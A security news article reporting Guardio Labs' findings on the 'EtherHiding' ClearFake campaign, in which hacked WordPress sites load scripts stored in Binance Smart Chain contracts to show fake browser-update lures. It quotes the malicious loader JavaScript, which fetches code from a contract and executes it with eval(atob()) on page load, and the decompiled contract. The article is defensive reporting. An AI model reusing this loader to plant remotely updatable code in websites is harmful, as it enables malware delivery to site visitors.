Hackers use Binance Smart Chain contracts to store malicious scripts


By Bill Toulas


Published: 2023-10-13 · Archived: 2026-04-05 17:39:58 UTC

Cybercriminals are employing a novel code distribution technique dubbed 'EtherHiding,' which abuses Binance's Smart Chain (BSC) contracts to hide malicious scripts in the blockchain.

The threat actors responsible for this campaign previously used compromised WordPress sites that redirected to Cloudflare Worker hosts for injecting malicious JavaScript into hacked websites, but later pivoted to abusing blockchain systems that provide a far more resilient and evasive distribution channel.

"Over the last two months, leveraging a vast array of hijacked WordPress sites, this threat actor has misled users into downloading malicious fake browser updates," mention Guardio Labs researchers Nati Tal and Oleg Zaytsev, who discovered the campaign.


0:00



"While their initial method of hosting code on abused Cloudflare Worker hosts was taken down, they've quickly pivoted to take advantage of the decentralized, anonymous, and public nature of blockchain. This campaign is up and harder than ever to detect and take down."

EtherHiding malware

EtherHiding is a new technique that threat actors use in 'ClearFake' campaigns to distribute code injected into hacked websites and display fake browser update overlays.

Guardio Labs explains that the hackers are targeting vulnerable WordPress sites or compromised admin credentials to inject two script tags into webpages.

These script injections load the Binance Smart Chain (BSC) JS library and fetch malicious scripts from the blockchain that then injected into the site.


```
// include <https://cdn.ethers.io/lib/ethers-5.2.umd.min.js>
async function load() {
    let provider = new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),
        signer = provider.getSigner(),
        address = "0x7f36D9292e7c70A204faCC2d255475A861487c60",
        ABI = [
            { inputs: [{ internalType: "string", .......},
            { inputs: [], name: "get", ......},
            { inputs: [], name: "link", ....... },
        ],
        contract = new ethers.Contract(address, ABI, provider),
        link = await contract.get();
    eval(atob(link));
}
window.onload = load;
```

JavaScript to connect to the Binance Smart Chain
Source: Guardio

This code fetched from BSC is also injected into the webpage, to trigger the download of the third-stage payload, this time from the threat actor's servers (C2).


The C2 address is referred directly from the blockchain, so the attackers can easily change it frequently to evade blocks.

These third-stage payloads run in the user's browser to show a fake overlay on the site that prompts users to update their Google Chrome, Microsoft Edge, or Mozilla Firefox browser.



Fake Chrome update overlay shown on hacked site
Source: BleepingComputer

Once the victim clicks the update button, they are directed to download a malicious executable from Dropbox or other legitimate hosting sites.




Latest ClearFake attack chain *(Guardio Labs)*

Blockchain advantage

The blockchain is designed to run decentralized apps and smart contracts, and any code hosted on it cannot be taken down, so hosting it there instead of using rented infrastructure makes these attacks unblockable.

When one of their domains gets flagged, the attackers update the chain to swap out the malicious code and related domains, continuing the attack with minimal interruption.

Also, there are no charges to make these changes, so the cybercriminals can essentially abuse the system as much as they need to without suffering a financial burden that would make their operations unprofitable.




```
def storage:
  stor0 is array of struct at storage 0

def update(string _newName) payable:
  require calldata.size - 4 >= 32
  require _newName <= -1
  require _newName + 35 < calldata.size
  if _newName.length > -1:
      revert with 'NH{q', 65
  require _newName + _newName.length + 36 <= calldata.size
  if bool(stor0.length):
      if bool(stor0.length) == stor0.length.field_1 < 32:
          revert with 'NH{q', 34
      if _newName.length:
          stor0[].field_0 = Array(len=_newName.length, data=_newName[all])
  else:
  {...}

def get() payable:
  if bool(stor0.length):
      if bool(stor0.length) == stor0.length.field_1 < 32:
          revert with 'NH{q', 34
          {..}
          if stor0.length.field_1:
              if 31 < stor0.length.field_1:
                  mem[128] = uint256(stor0.field_0)
                  idx = 128
                  s = 0
                  while stor0.length.field_1 + 96 > idx:
                      mem[idx + 32] = stor0[s].field_256
                      idx = idx + 32
                      s = s + 1
                      continue
                  return Array(len=2 * Mask(256, -1, stor0.length.field_1), data=mem[128 len ceil32(stor0.length.field_1)])
              mem[128] = 256 * stor0.length.field_8
      else:
          {...}
  return Array(len=stor0.length % 128, data=mem[128 len ceil32(stor0.length.field_1)], mem[(2 * ceil32(stor0.length.field_1)) + 192 len 2 * ceil32(stor0.length.field_1)]),

def unknown1c4695f4() payable:
  {...}
```

Malicious smart contract *(Guardio Labs)*

Once a smart contract is deployed on the BSC, it operates autonomously and cannot be shut down. Even reporting the address as malicious will not prevent it from distributing the malicious code when invoked.

Guardio Labs says reporting the address triggers a warning on Binance's BSC explorer page to alert users not to interact with the address. However, visitors of compromised WordPress sites will never see that warning or realize what happens under the hood.




Reported address on BSC Explorer *(Guardio Labs)*

The only way to mitigate the problem is to focus on WordPress security, using strong, unique admin passwords, keeping plugins up to date, and removing unused add-ons and accounts.

While currently an evolution of the ClearFake campaigns, EtherHiding presents the ever-evolving tactics of threat actors to make their attacks more takedown-resistant.

If this method proves successful, Blockchain abuse could become integral to various payload delivery attack chains in the coming months.



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/hackers-use-binance-smart-chain-contracts-to-store-malicious-scripts/